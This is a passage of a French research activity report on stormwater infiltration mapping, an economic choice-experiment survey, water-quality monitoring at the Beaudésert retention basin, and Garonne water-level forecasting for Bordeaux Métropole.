La première phase du projet (2020-2021) a consisté à réunir et à consolider les éléments préalables au cadrage de ce projet (cf RAD 2021) : consolidation des données et cartographies existantes, rédaction d'un état de l'art sur la mise en œuvre de l'infiltration, du stockage et de la réutilisation des eaux pluviales, ainsi que sur les outils cartographiques existants. Cet état de l'art consiste en un livrable réalisé par le BRGM dans le cadre de la prestation de recherche confiée par la SABOM.

Le projet a rencontré en 2021 un ensemble de difficultés liées à la collecte de données nécessaires à l'élaboration des couches d'informations géographiques de la future cartographie multicritères d'aptitude des sols à l'infiltration et au stockage d'eaux pluviales, ce qui a engendré un glissement de calendrier par rapport au planning prévisionnel fourni. Au cours de l'année 2022, l'essentiel du travail a consisté à collecter, analyser, et mettre en cohérence les données caractéristiques du sol et du sous-sol dont les différentes utilités sont développées ci-après :

- Données permettant de caractériser la **capacité d'infiltration du sous-sol** : à savoir tout élément issu de descriptions des sols et reconnaissances souterraines ainsi que les résultats de tests de perméabilité,
- Données permettant de **situer les niveaux des nappes** : soit les mesures directes de niveaux de nappes, soit les retours d'expériences indiquant les secteurs à problèmes (remontées de nappes récurrentes, inondations de caves), les problématiques opérationnelles de travaux (assèchements de fouilles, etc),
- Données permettant de caractériser la **capacité de stockage en sous-sol** : les données de puits et forages : descriptions des terrains, tests hydrauliques (pompages) mais également les retours d'expériences précisant les utilisations actuelles des nappes superficielles (arrosage, services techniques, etc),
- Données permettant de caractériser les **qualités des eaux souterraines**,
- Toutes autres données utiles non identifiées et dont l'existence pourrait émerger à la faveur des échanges.


La provenance des données recueillies est multiple :

- à partir des dossiers d'instruction des permis de construire disponibles à la SABOM : au total 423 permis exploitables sur les 2000 dossiers papier consultés. Ce travail aura permis de récolter 452 mesures de perméabilité, 284 descriptions détaillées des terrains et 373 mesures ponctuelles de niveaux d'eau ;
- à partir des dossiers d'instruction des permis de construire disponibles dans les Services Maîtrise d'Oeuvre et Études des Pôles Territoriaux Sud, Ouest et Rive Droite. Ce travail aura permis de récolter 259 mesures de perméabilité, 259 descriptions détaillées des terrains et 182 mesures ponctuelles de niveaux d'eau ;
- à partir des dossiers du SPANC de la Direction de l'Eau de Bordeaux Métropole. Ce travail aura permis de récolter 404 mesures de perméabilité, 330 descriptions détaillées des terrains et 404 mesures ponctuelles de niveaux d'eau ;
- à partir des résultats de sondages demandés par Bordeaux Métropole auprès de SOLTECHNIC dans le cadre de travaux d'aménagement de voirie. Ce travail aura permis de récolter 127 mesures de perméabilité, 226 descriptions détaillées des terrains et 96 mesures ponctuelles de niveaux d'eau ;
- à partir de données du service voirie (historiques de suivis de nappe).

Au total, ce sont 3 244 descriptions du sous-sol, 1 294 tests de perméabilités et 2 306 niveaux de nappes (en périodes de hautes et basses eaux) qui ont complété les données existantes à une plus large maille.

La **CARTE 1** ci-après illustre à titre d'exemple la répartition des données de perméabilité recueillies sur l'ensemble du territoire de Bordeaux Métropole.

CARTE 1 - SOC.1 La répartition des données de perméabilité recueillies sur l'ensemble du territoire de Bordeaux Métropole



A partir de cet état des lieux, des zones dépourvues de données ont été mises en évidence. Ces constats ont fait l'objet d'échanges avec les services métropolitains (notamment le centre Etudes de la Direction de l'Eau de Bordeaux Métropole ainsi que les pôles territoriaux) pour déterminer les zones qui pouvaient être exclues *de facto* car présentant trop de contraintes (zones militaires, zones inondables...) et celles présentant des enjeux forts car faisant l'objet de projets à moyen ou long terme. L'identification des zones à enjeux dans des secteurs dénués de données à une échelle fine, a permis d'établir un programme de sondages à venir courant premier semestre 2023.

En complément de ces informations, pour étoffer au maximum les services rendus par l’outil cartographique multicritère, des éléments complémentaires devraient être intégrés de sorte que :

- cette cartographie intègre les retours d'expérience des acteurs principaux qu'ils appartiennent à des institutions (BM – DEAU et autres directions de Bordeaux Métropoles telles que Nature, Espaces verts, Voirie,... Pôles Territoriaux, Communes), des industriels, des aménageurs, des bureaux d'études, ou même des particuliers,
- cet outil cartographique soit partagé et utilisé par ces acteurs, qui en seront les bénéficiaires. Cela passera par des phases d'échanges pour formaliser les besoins opérationnels et les usages futurs de la cartographie à l'amont.

Appui à la planification de solutions d'infiltration et stockage des eaux pluviales

Une thèse CIFRE est intégrée dans le cadre des travaux afférents à cette deuxième étape. Ce doctorat est contractuellement porté par la SABOM, et le candidat a été recruté au sein de l'équipe Expertise et Innovation de la SABOM au 1er juillet 2020 jusqu'en octobre 2023. Il s'agit d'une thèse d'économie de l'environnement, menée à la SABOM, affiliée au laboratoire Bordeaux Sciences Economiques de l'Université de Bordeaux, et codirigée par le BRGM. La thèse consiste en une évaluation économique des solutions d'infiltration en fonction de l'ampleur et la localisation de leur répartition sur le territoire, à la fois quant à leur viabilité technico-économique et financière, mais aussi en intégrant à leurs coûts et bénéfices, les différents "co-bénéfices" que permettent ces solutions (rafraîchissement urbain, support à la biodiversité, aménités paysagères, amélioration de la qualité de l'air, etc.)

Initialement, il avait été envisagé que l’outil cartographique final délivré par ce projet intègre ce volet économique. Celui-ci devait renseigner outre les aspects financiers traditionnels associés aux solutions d’infiltration et de stockage, des critères tels que la multiplicité de co-bénéfices qui contribuent à l’intérêt de ces solutions et de leur acceptation par la population.

Au cours de l’année 2022, la progression du projet a permis de déterminer la pertinence de scinder les approches et de décider que ce travail ferait l’objet d’un rendu séparé de la cartographie multicritères. En effet, ce travail vise à aborder le sujet du point de vue de la planification de solutions d’infiltration à l’échelle de la métropole, et répond donc plutôt à des questions stratégiques de l'aménagement du territoire (PLU, PA TDHQP, ...) à long terme. Ce travail a donc une vocation légèrement différente de la cartographie multicritères d'aptitude des sols à l'infiltration, et vise les acteurs de la planification urbaine plutôt que seulement les acteurs opérationnels de la gestion des eaux pluviales ou de l'aménagement. Cet outil cartographique multiobjectifs vise à apporter des éléments de réponse aux questions suivantes : si Bordeaux Métropole s'oriente vers la mise en place de solutions d'infiltration et de stockage des eaux pluviales, quels secteurs seraient-ils pertinents de prioriser ? A quels coûts et pour quels bénéfices ? Quelle est la demande de la population pour de telles actions ?

Les méthodes utilisées pour ce travail, largement reconnues dans le domaine des sciences économiques, sont d’une part **une optimisation spatiale multi-objectif (i)**, et d’autre part **une enquête d’expérience de choix (ii)**. Ces méthodes sont plus amplement détaillées dans les paragraphes ci-après.

(i) Une optimisation spatiale multi-objectifs⁶

⁶ **(ii) Une enquête d'évaluation des bénéfices des solutions d'infiltration et stockage des EP**

Cette approche vise à se demander, parmi l'ensemble des sites et espaces disponibles pour développer ces solutions, lesquels présentent les configurations les plus intéressantes, en considérant différents objectifs à optimiser en même temps, et pas seulement un unique critère (par exemple, sélectionner les sites qui présentent seulement la plus grande pertinence pour l'infiltration ou le stockage des eaux pluviales, ou le meilleur rapport coût-efficacité uniquement). Ainsi, cet outil permettra de prendre en compte **3 objectifs** simultanément pour rechercher des scénarios de développement de solutions d'infiltration et stockage des EP : maximiser l'efficacité de l'infiltration et du stockage des eaux pluviales (1), maximiser les bénéfices du rafraîchissement urbain (2), minimiser les coûts d'opportunité des scénarios (3) :

- 1) Le premier objectif consiste en la recherche de maximisation de l'infiltration et du stockage des EP. Cet objectif va donner lieu à une interface avec le modèle hydrodynamique. Cela reste cependant à construire, il est possible qu'en premier lieu, un ou plusieurs paramètres en particulier issus des travaux du BRGM soient utilisés comme variables de remplacement, par exemple, la carte des perméabilités interpolées ou la hauteur des nappes.
- 2) Le second objectif de maximisation des co-bénéfices consiste à rechercher des localisations au plus proche des "demandes" en services écosystémiques de la population. Une enquête auprès de la population a été menée afin d'évaluer la demande de la population de Bordeaux Métropole pour les bénéfices multiples des solutions d'infiltration et stockage (rafraîchissement urbain, aménités paysagères, etc.). Les résultats seront utilisés pour ce volet. Les résultats de l'enquête sont présentés ci-après.
- 3) Le troisième objectif est la minimisation des "coûts d'opportunité". En effet, les solutions d'infiltration étant consommatrices d'espace, leur mise en place rentre en compétition avec d'autres types d'usages des sols. Une première estimation de ce coût est classiquement approchée à travers les valeurs foncières.

Les résultats de cette optimisation consisteront en des recommandations spatiales pour lesquelles des scénarios optimaux sont obtenus : des quartiers et parcelles représentant un intérêt pour la mise en place de projets d'infiltration et stockage et de végétalisation. Il y aura donc une multiplicité de solutions et non pas un résultat unique. Le modèle mathématique permettant la réalisation de ce travail a été conçu en 2021 et 2022, et appliqué sur un cas théorique. Un article scientifique a été rédigé sur le sujet. Ce travail appliqué au cas de Bordeaux Métropole sera finalisé au premier semestre 2023.

En parallèle du développement de ce travail, une **enquête d'évaluation** des bénéfices des solutions d'infiltration et stockage des EP a été menée en 2022. Nous évaluons les bénéfices associés aux solutions d'infiltration et stockage à travers une enquête qui mobilise une méthode de l'économie de l'environnement : l'"**expérience de choix**"⁷. Cette méthode permet notamment d'estimer les préférences de la population pour la mise en place de ces solutions. Cette méthode permet aussi d'attribuer une valeur monétaire aux bénéfices de ces solutions à travers la notion de

⁷ L'expérience de choix est une méthode de sciences économiques utilisée pour évaluer la valeur que les consommateurs accordent à différents aspects d'un bien ou d'un service environnemental. Cette méthode est souvent utilisée pour mesurer la demande pour des programmes de protection de l'environnement ou de végétalisation urbaine. Dans une expérience de choix, les participants sont face à un certain nombre de scénarios différents qui impliquent différents niveaux de qualité environnementale ou des coûts différents associés à ces niveaux de qualité. Les participants sont invités à déclarer le scénario qui correspond le mieux à leurs préférences personnelles. Les résultats de l'expérience de choix peuvent être utilisés pour déterminer les préférences des citoyens concernant des stratégies d'aménagement du territoire, et pour évaluer la valeur qu'ils accordent à différents bénéfices potentiels de ces stratégies (amélioration de la qualité de l'air, rafraîchissement urbain, etc.)













“consentement à payer”⁸. En outre, elle permet d’estimer la répartition spatiale des bénéfices perçus de ces solutions, et in fine, de réaliser une cartographie de la “demande” de la population pour ces solutions et leurs bénéfices. Les résultats de l’enquête apporteront un éclairage aux acteurs de l’aménagement de Bordeaux Métropole et pourront alimenter la réflexion pour d’autres territoires.

Dans cette “expérience de choix”, les répondants sont placés dans la situation de devoir réaliser **une succession de choix entre des scénarios contrastés** de mise en place de solutions d’infiltration et stockage des eaux pluviales. Un exemple est donné ci-dessous (**IMAGE 1**). Ces scénarios sont définis par 5 caractéristiques :

- Le niveau de **protection des ressources en eau potable** permis par le scénario : le développement de ces solutions permet en effet grâce au stockage en nappe et la réutilisation des eaux pluviales de substituer des usages actuellement couverts par de l’eau potable. Cela permettrait de contribuer significativement à l’atteinte des cibles de protection des ressources en eau potable ;
- La réduction des surfaces de forte chaleur de la métropole induit par le scénario. En fonction des lieux choisis et du type de solution développée, les scénarios peuvent mener à éliminer une plus ou moins grande partie des zones d’“îlot de chaleur” de la métropole ;
- L’impact du scénario de mise en place de solutions d’infiltration et stockage sur l’espace dédié à la voiture. Ces solutions peuvent mener à consommer de l’espace, notamment de l’espace de voirie et de stationnement. Les scénarios proposés peuvent donc mener à réduire l’espace dédié à la voiture de la métropole. ;
- La distance d’une solution végétalisée au lieu de résidence des répondants. Les scénarios proposés incluent une caractéristique de distance, indiquant qu’une solution d’infiltration végétalisée et arborée peut se situer plus ou moins lieu du lieu de résidence du répondant. Cette caractéristique est incluse afin de pouvoir évaluer l’impact de la distance sur la demande des résidents pour ces solutions, ainsi que leur préférence pour la végétalisation de leur lieu de vie. ;
- La contribution monétaire que devraient réaliser les citoyens sous la forme d’une augmentation de leur facture d’eau. Cette dernière caractéristique est un “coût” associé à la mise en place de ces scénarios. Les répondants doivent donc arbitrer entre les caractéristiques proposées et ce coût. Ce coût permet, suite au traitement statistique, d’estimer les consentements à payer des citoyens pour les caractéristiques des scénarios proposés.

⁸ Le consentement à payer est un concept économique qui se réfère à la disponibilité d’un individu à payer un montant déterminé pour obtenir un bien ou un service. Cela mesure la valeur que la personne accorde à ce bien ou service et est souvent utilisé pour évaluer la demande potentielle pour un produit ou service particulier.

IMAGE 1 - SOC.1.1 Exemple de choix de scénarios présentés dans l'enquête d'expérience de choix

Scénario A	Scénario B	Aucun des deux scénarios
50% d'économie d'eau des nappes profondes grâce à l'infiltration 	25% d'économie d'eau des nappes profondes grâce à l'infiltration 	Pas d'économie d'eau des nappes profondes grâce à l'infiltration 
- 40% de surfaces de forte chaleur 	Pas de réduction des surfaces de forte chaleur 	Pas de réduction des surfaces de forte chaleur 
Réduction de l'espace dédié à la voiture 	Pas de réduction de l'espace dédié à la voiture 	Pas de réduction de l'espace dédié à la voiture 
Pas de nouvelle solution végétalisée proche de chez vous 	Solution végétalisée en face de chez vous 	Pas de nouvelle solution végétalisée proche de chez vous 
180€/ménage/an	30€/ménage/an	0€/ménage/an

Selectionnez votre option préférée :

Scénario A

Scénario B


Aucun des deux scénarios

Cette enquête a été élaborée en réunissant différentes directions de Bordeaux Métropole, le service en charge de l'assainissement, le BRGM, ainsi des acteurs de l'aménagement (La Fab, A'urba) et la gestion de la ressource en eau (SMEGREG), dans une volonté d'y intégrer les différentes attentes et retours d'expérience sur l'aménagement urbain et la gestion des eaux pluviales. Deux ateliers ont été menés auprès de ces acteurs pour construire le questionnaire, les 11 janvier et 15 mars 2022. L'enquête a été pré-testée en face à face auprès de résidents de la métropole les 22 et 23 juin 2022. L'enquête a ensuite été lancée début septembre 2022 auprès d'un panel d'environ 310 répondants respectant la distribution d'âges et de sexes de la population métropolitaine, et répartis dans les différentes communes. Les résultats ont été analysés en octobre et novembre 2022.

Les principaux résultats de l'enquête sont les suivants. Tout d'abord, nous notons **une demande marquée** des résidents de Bordeaux Métropole pour les bénéfices générés par les solutions d'infiltration et stockage (protection de la ressource en eau et réduction des îlots de chaleur urbains). Ces résultats représentent donc une justification forte pour l'action publique de développement de ces solutions. Les résultats indiquent également une **opposition à la réduction de**

l'espace dédié à la voiture. Cependant cette opposition est très **hétérogène**, et dépend fortement du profil des citoyens, notamment de leur dépendance à l'usage de la voiture. Les résultats permettent également d'identifier des **hétérogénéités spatiales** de la demande en réduction des îlots de chaleur urbains : les résidents de centre-ville ont une demande sensiblement plus forte pour la mise en place de stratégies qui réduisent les effets d'îlots de chaleur urbains. Cette hétérogénéité spatiale peut par ailleurs être cartographiée, afin de représenter la demande de la population en réduction des îlots de chaleur urbains (Carte 1).

CARTE 2 - SOC.1.1 Demande de la population en réduction des îlots de chaleur urbains, par quartier IRIS



Ces résultats peuvent être utilisés afin d'informer et de cibler les actions de la métropole en matière d'adaptation au changement climatique et de développement des mobilités douces. Ces résultats vont par ailleurs être utilisés dans les travaux d'appui à la planification stratégique évoqués précédemment. Un article scientifique est en cours de rédaction sur le sujet, et ce sujet va donner lieu à une présentation à l'ASTEE 2023.

Site démonstrateur

Le projet contient une phase expérimentale, prévoyant la réalisation d'un site démonstrateur d'infiltration, stockage et réutilisation des eaux pluviales. Après concertation entre la SABOM et le BRGM, le site retenu est le bassin de Beaudésert, situé à Mérignac. Il s'agit d'un bassin de rétention des eaux pluviales, exploité dans le cadre de la lutte contre le risque inondation. Le projet expérimental consistera en l'installation de techniques d'infiltration s'appuyant sur des solutions de traitement fondées sur la nature, afin d'expérimenter les techniques d'infiltration et de stockage en nappe. Néanmoins, en fonction de la qualité des eaux de recharge à satisfaire, le recours à des solutions de traitement, dites grises, associées aux solutions fondées sur la nature n'est pas exclu.

En prévision de ces expérimentations et dans l'objectif de recueillir des éléments préalables pour orienter le cahier des charges du démonstrateur, des analyses ont été réalisées depuis 2020 afin de dresser un état des lieux de la qualité d'eau du bassin et de l'aquifère mais également d'appréhender la variabilité des différents paramètres recherchés. Ces analyses portent à la fois sur des **paramètres physico-chimiques macroscopiques** (MES, DCO, DBO5, chimie azote et phosphore, pH, conductivité), des **paramètres chimiques** (recherche de micropolluants organiques et métalliques, choix basé sur la combinaison des données REGARD, de la réglementation RSDE) et des **paramètres bactériologiques** (Coliforme, E Coli, Entérocoque, SBASR, GT, spores de Giardia). La liste des micropolluants a évolué en 2022 et intègre quelques composés dont le suivi est dicté par la réglementation sur les eaux souterraines.

Les **TABLEAUX 1 et 2** présentent les paramètres recherchés ainsi que les évolutions mises en place en 2022 :

TABLEAU 1 - SOC.1 Paramètres de suivi qualité des eaux du bassin Beaudésert et l'aquifère sous-jacent		
Campagne de caractérisation de la qualité d'eau	2020-2021	2022
nombre de paramètres analysés	840	878
nombre de paramètres macroscopiques analysés	11	13
nombre de paramètres microbiologiques analysés	10	10
nombre de paramètres pour équilibre calcocarbonique	14	19
nombre de micropolluants analysés	805	836

TABLEAU 2 - SOC.1 Familles de micropolluants recherchées dans les eaux du bassin Beaudésert et de l'aquifère sous-jacent		
Groupe de famille de micropolluants	2020-2021	2022
Alkylphénols	10	11
Phtalates	16	16
Pesticides	455	456
Médicaments	165	165
HAP	37	37
COV	16	18
Divers	2	16
Analyse de base	0	6
Dérivés du benzène	7	7
Métaux	35	40
Subst émergentes	5	5
Organométalliques	4	4
PCB	23	23

Le **TABLEAU 3** ci-après récapitule l'ensemble des campagnes de prélèvements réalisées pour caractériser la qualité des eaux dans le bassin de rétention et dans l'aquifère sous-jacent. Ces campagnes interviennent dans des conditions environnementales variées : périodes de nappes hautes ou basses, en lien ou indépendamment de tout événement pluvieux.

TABLEAU 3 - SOC.1 Campagnes de prélèvements pour la qualité des eaux du bassin Beaudésert et l'aquifère sous-jacent

Point de pvnt	Bassin seul en 2 pts	Bassin pt 1 seul	Bassin seul	Les 2 piézos	Bassin+ les 2 Piézos	Bassin+ les 2 Piézos	Bassin + les 2 Piézos	Bassin + les 2 Piézos	Les 2 piézos	les 2 piézos	les 2 piézos	les 2 piézos	les 2 piézos
Historique des événements pluvieux	34 jours sans pluie	Pluie du 30 sept au 7 octobre avec un cumul de 103mm	Pluie du 1 au 09 décembre avec un cumul de 109mm	Pluie du 1 au 15 décembre avec un cumul de 170mm	Pluie depuis la veille 5,6mm	3j secs depuis la dernière pluie dont le cumul était de 13mm	Pluie du 17 au 20/09, cumul de 29,8mm	Pluie du 6 au 9/04, cumul de 25,6mm avec 1758m3 au max	Plusieurs épisodes de pluies depuis le 18/06 avec un cumul de 51,4mm	16 jours sans pluie	36 jours sans pluie	5 jours sans pluie	3 jours sans pluie (fin de vidange du bassin le 2/10/22)
Etat du bassin	Tps sec	Bassin en vidange	Bassin en vidange	Bassin en remplissage	Bassin en remplissage	Bassin en vidange	Bassin en vidange	Bassin stable depuis le 10/04/2022	Plusieurs phases de remplissage et de vidange depuis le 20/06 Bassin en vidange depuis la veille	Tps sec, bassin vide depuis le 2 juillet	tps sec	tps sec	tps sec
Volume stocké dans le bassin (m3)	0	10262	12341	11728	586	586	3518	0	8795	0	0	0	0
Date de pvnt	22/7/2020	7/10/2020	9/12/2020	15/12/2020	11/3/2021	1/7/2021	20/9/2021	13/4/2022	23/6/2022	20/7/2022	9/8/2022	14/9/2022	5/10/2022

Les premières tendances qui se dégagent de ces campagnes montrent que :

- **Au niveau du bassin ou de l'aquifère**, il y a globalement peu de composés quantifiés au regard de l'ensemble des paramètres recherchés. On note la présence de quelques éléments témoins de l'activité humaine (paramètres microbiologiques, micropolluants...) ainsi que la quantification d'au maximum une cinquantaine de substances sur plus de 800 micropolluants recherchés.
- **Le bassin** présente une qualité d'eau plutôt homogène sur les différents points de prélèvement utilisés, une charge faible au niveau des paramètres macroscopiques, une minéralisation influencée par les dilutions apportées par les eaux pluviales et la présence de quelques micropolluants tels que solvants organochlorés, traces HAP (sauf hexachlorobutadiène >1µg/L), résidus médicamenteux, métaux, AMPA. Les paramètres microbiologiques témoins de contamination fécale ont été mesurés.
- **L'aquifère sous-jacent, appartenant à la masse d'eau dite du plio-quaternaire est un aquifère influencé :**
 - Les paramètres macroscopiques présentent des teneurs équivalentes à celles du bassin, quelques familles de micropolluants sont présentes également notamment les HAP et résidus médicamenteux, la présence de quelques organismes microbiologiques a été mesurée essentiellement dans le piézomètre 1 (germes témoins de contamination fécale détectés),
 - La qualité de l'aquifère au droit du piézomètre 1 est dégradée par rapport à celle de l'aquifère au droit du piézomètre 2 : BTEX, traces d'alkylphénols, DEHP en abondance plus importante.

En revanche, il existe une différenciation selon le point de forage pour certains composés tels que les résidus médicamenteux et le fer, conférant une spécificité à chacun des points de prélèvement. Les forages supplémentaires qui seront réalisés en 2023, un sur la parcelle de l'actuel bassin de rétention ainsi qu'un sur une parcelle à distance des piézomètres existants, devraient permettre de mieux comprendre le fonctionnement hydrodynamique de cette nappe ainsi que les différences de qualité d'eau observées.

A priori, ces premières tendances sont de bon augure pour la mise en œuvre du projet expérimental d'un pilote d'infiltration dans la mesure où peu de composés sont quantifiés à la fois dans les eaux du bassin et de l'aquifère. La présence de contaminants révélateurs de l'activité humaine a été mise en évidence au niveau de l'aquifère confirmant son caractère influencé. Le pouvoir auto-épurateur du sol pour une partie des composés, notamment les plus hydrophobes, ainsi que d'éventuels aménagements devraient permettre d'infiltrer des eaux dont la composition ne détériorera pas celle de la nappe phréatique.

CARTE 3 - SOC.1.1 Emplacement des piézomètres de l'aquifère sous-jacent



Une fois les deux piézomètres supplémentaires réalisés, l'étude qui en découlera permettra de modéliser les écoulements afin de :

- comprendre le fonctionnement local de la nappe,
- reproduire ce fonctionnement,
- simuler les phases de stockage / utilisation,
- caractériser les quantités d'eaux infiltrées et leur répartition spatiale.

Par ailleurs, ce projet expérimental a pour vocation d'intégrer la démonstration du potentiel de valorisation des co-bénéfices associés à l'infiltration et au stockage des Eaux Pluviales. Le potentiel de soutien à la biodiversité, de lutte contre les îlots de chaleur ou encore de site récréatif (par l'ouverture au public) sont autant de co-bénéfices que peuvent fournir ces infrastructures.

En 2020, un premier recensement des volumes d'eau consommés pour les usages d'arrosage et nettoyage voiries des services publics a été établi suite aux échanges avec les interlocuteurs du PT Ouest (service Espaces Verts et Propreté). A cette occasion, les interlocuteurs ont souligné la difficulté d'estimer les volumes d'eau réellement utilisés. Pour les besoins d'arrosage, les services pratiquent déjà la récupération d'eau pluviale ou utilisent des forages. En ce qui concerne les besoins liés au nettoyage voirie, le volume annuel avoisine les 1 200 m³ d'eau potable (ex : borne monétique).

Un autre usage identifié pourrait correspondre à l'irrigation des futurs espaces verts aménagés autour du bassin d'infiltration expérimental qui sera construit sur la parcelle actuelle du bassin de rétention des eaux pluviales. L'aménagement de l'espace autour du bassin de rétention des eaux pluviales et du bassin d'infiltration se fera en lien avec le projet d'aménagement prévu par l'OIM dans le cadre de la demande d'ouverture au public de ce site du service d'assainissement. En fonction des résultats de l'étude hydrogéologique, l'irrigation des espaces verts dans l'environnement immédiat pourra être envisagée par ailleurs.

Une autre catégorie de type "usages nomades divers" a été identifiée à partir de la consommation de bornes monétiques du service de distribution d'eau potable. En effet, à proximité du bassin de rétention de Beaudésert (moins
LES PROJETS DE RECHERCHE ET INNOVATION SOC.1


de 5 km), le volume total consommé de ces trois points de service avoisinait environ les 5 000 m³ annuels (2017-2018), démontrant ainsi l'existence de besoins en approvisionnement d'eau dont l'intégralité des usages ne nécessite pas nécessairement une qualité d'eau potable dans ce secteur d'activités. L'approvisionnement des balayuses, camions d'intervention SABOM, citernes d'arrosage pourrait être envisagée.

Comme prévu en 2020, la phase de concertation s'est poursuivie en 2022 avec les acteurs de l'Opération d'Intérêt Métropolitain (OIM) Aéroparc. A ce stade, tant que l'étude hydrologique n'est pas achevée, les valeurs de dimensionnement du pilote d'infiltration ne sont pas connues et de ce fait, les réflexions quant à l'intégration de ce dispositif dans le projet global d'aménagement ne peuvent être développées. Par ailleurs, les critères réglementaires à respecter d'un point de vue qualité des eaux infiltrées et usages autorisés restent également à déterminer. A des fins d'anticipation, une rencontre avec les services de l'Etat (DDTM) a été organisée le 7 octobre 2022 pour présenter le projet expérimental et recueillir les éléments précisant le cadre administratif auquel ce projet est rattaché (notamment identification des rubriques du code de l'environnement dont le projet dépend pour constitution du dossier de déclaration, validation du programme analytique retenu lors de la phase préalable de caractérisation de la qualité d'eau de l'aquifère ainsi que de celle du bassin de rétention).

IMAGE 2 - SOC.1 Planning prévisionnel du projet de développement d'un outil cartographique multicritère

N°	Nom de la tâche	2021				2022				2023			
		Tri 1	Tri 2	Tri 3	Tri 4	Tri 1	Tri 2	Tri 3	Tri 4	Tri 1	Tri 2	Tri 3	Tri 4
1	Gestion de projet												
2	Consultation des parties prenantes												
3	Concertation Direction de l'eau												
4	Concertation Pôles territoriaux												
5	Concertation autres services centraux BxM												
6	Concertation LA FAB'												
7	Bilan concertation initiale												
8	Concertation continue												
9	Collecte des données sur l'aptitude physique												
10	Structuration des bases de données												
11	Capitalisation de l'existant												
12	Capitalisation sur les sondages géotechniques												
13	Capitalisation sur les données de perméabilités												
14	Acquisitions complémentaires focalisées:												
15	Synthèse sur l'aptitude physique												
16	Collecte des données sur les contraintes												
17	Collecte												
18	Synthèse sur les contraintes												
19	Caractérisation des coûts et bénéfices associés												
20	Evaluation des co-bénéfices												
21	Etablissement et intégration de la carte multicritères												
22	Scenarii de pondération et tests												
23	Cohérence / intégration SI												
24	Finalisation et rapport												

IMAGE 3 - SOC.1 Planning prévisionnel du site expérimental d'infiltration, stockage et utilisation des eaux pluviales sur le bassin de Beudésert



SOC.1.1.2 PROJET SUR LA GESTION INTÉGRÉE DU RISQUE D'INONDATION AMONT AVAL FLUVIO-MARITIME

Le réseau d'assainissement de la métropole bordelaise présentant une vulnérabilité face à l'aléa de submersion marine, un outil de prévision des niveaux d'eau de la Garonne a été implémenté dans RAMSES, le centre de contrôle du système d'assainissement de Bordeaux Métropole. Cet outil est basé sur la disponibilité de prévisions locales et de prédiction des niveaux marins astronomiques à l'échéance de deux marées soit environ un jour. Dans la version actuelle de l'outil, l'effet des surcotes barométriques n'est pas pris en compte. C'est-à-dire que la fonctionnalité ne prend en compte que les variations de niveaux d'eau au large de l'estuaire induites par la force gravitationnelle des mouvements relatifs de la terre, de la lune et du soleil. Or, le niveau d'eau marin est aussi influencé par la pression atmosphérique qui peut, comme par exemple lors de la tempête Xynthia, avoir un impact important en mer et par conséquent tout le long de l'estuaire en cas de fortes crues.

L'ambition de cette étude est de fournir, en cas de crue, une prévision améliorée des niveaux hauts au centre de contrôle RAMSES.

Dans la continuité des travaux démarrés fin 2019, les premiers mois de l'année 2020 ont été consacrés au développement et calage du modèle prévisionnel fonctionnant à partir du logiciel de modélisation Télémac 2D (modèle nommé M2 par la suite), logiciel communément utilisé par la communauté scientifique dans ce même domaine d'application.

A l'issue des travaux menés en 2020, une première version du modèle simplifié de prévision des niveaux de Garonne, nommé Mérenptah, a été installée en novembre 2020 sur une machine virtuelle hébergée sur les serveurs de la SABOM pour délivrer des bulletins quotidiens de prévisions des niveaux sur les trois prochaines pleines mers. La phase d'observation des performances du modèle opérationnel conduite en 2021 a abouti à une refonte substantielle du modèle M2 (développé sous Télémac 2D) et par conséquent du modèle mathématique simplifié qui en découle : Mérenptah. Une nouvelle version de ces deux modèles est donc opérationnelle depuis octobre 2021.

L'année 2022 s'inscrit à la fois dans une évaluation des performances des modèles mais également dans une volonté d'améliorer le bulletin quotidien de prévisions des niveaux de Garonne en intégrant les recommandations de l'outil prévisionnel à privilégier en fonction des paramètres météorologiques disponibles au moment de l'édition de ce bulletin.

→ Evaluation des performances du modèle opérationnel Mérenptah dans une perspective d'atteindre l'objectif de précision fixé +/- 10 cm.

La phase d'observation des performances du modèle opérationnel a été complétée en intégrant les données des événements rencontrés courant 2022. Rappelons que la démarche suivie pour la caractérisation des performances consiste d'une part à évaluer la qualité des prévisions de niveaux pour les modèles M2 et Mérenptah alimentés par les prévisions des différents paramètres d'entrée, puis d'autre part à déterminer pour les prévisions dont l'erreur dépasse les 10 cm l'origine de cet écart : qualité de la prévision des paramètres d'entrée ou qualité du modèle.

L'année 2022 se caractérise par une pluviométrie particulièrement faible sur le bassin versant de la Garonne et de la Dordogne, occasionnant de ce fait une répartition des débits observés dans une gamme de valeurs faibles (au maximum légèrement supérieures aux valeurs biennales), et une absence d'événement extrême.

TABLEAU 4 - SOC 1.2 Performances de Mérenptah sur l'intervalle 2020 - 2022

Ecart avec l'observation	J0	J1
Moins de 10 cm	45 évènements (54%)	76 évènements (52%)
Entre 10 et 20 cm	22 évènements (27%)	37 évènements (25%)
Plus de 20 cm	16 évènements (19%)	33 évènements (23%)

Le **TABLEAU 4** présente les résultats des prévisions générées par Mérenptah pour l'ensemble de ces événements.


L'exploitation des prévisions générées a mis en évidence de nombreux écarts dépassant l'objectif cible des 10 cm. Une nouvelle approche de traitement statistique en **Analyse par Composantes Principales (ACP)** a été retenue afin d'une part de mettre en évidence des liens de corrélation entre les paramètres d'entrée et de sortie du modèle et d'autre part d'expliquer les performances de Mérenptah.

A partir de ce travail, l'objectif poursuivi est d'identifier des scénarios basés sur les conditions environnementales qui permettraient de sélectionner l'outil de prévision à privilégier entre Mérenptah et RAMSES afin de guider l'utilisateur opérationnel.

L'analyse en ACP a permis d'établir des relations de corrélation entre débits et écart mais également entre surcote et écart, mettant en évidence que l'écart entre prévision et observation était sensible aux paramètres surcote et débits. C'est sur cette base qu'ont été retenus les critères de définition des scénarios car les performances du modèle en dépendent. Ce résultat ne modifie en rien la nature et le nombre de paramètres de forçage du modèle Mérenptah et souligne, s'il était besoin de le rappeler, la nécessité de disposer de prévisions fiables en données d'entrée.

La **FIGURE 1** ci-après illustre le traitement effectué pour progresser dans la compréhension des performances du modèle Mérenptah :

FIGURE 1 - SOC.1 Analyse en Composantes Principales (ACP)



→ Détermination des scénarios pour faciliter le choix d'un outil de prévision des niveaux de Garonne

D'après l'Analyse par Composantes Principales (ACP), les deux critères retenus sont :

- les débits : on considère une variable unique pour le débit afin de simplifier les scénarios (débit total de la Garonne et de la Dordogne) ;
- les surcotes.

Pour chacun de ces paramètres, des seuils définissant trois domaines de valeurs ont été déterminés sur la base des valeurs observées sur la période 2019 - 2022. Ils sont définis comme expliqué ci-après :

- valeurs inférieures au premier quartile (Q1 : 25%) : appartiennent à un domaine de valeurs considérées comme faibles ;
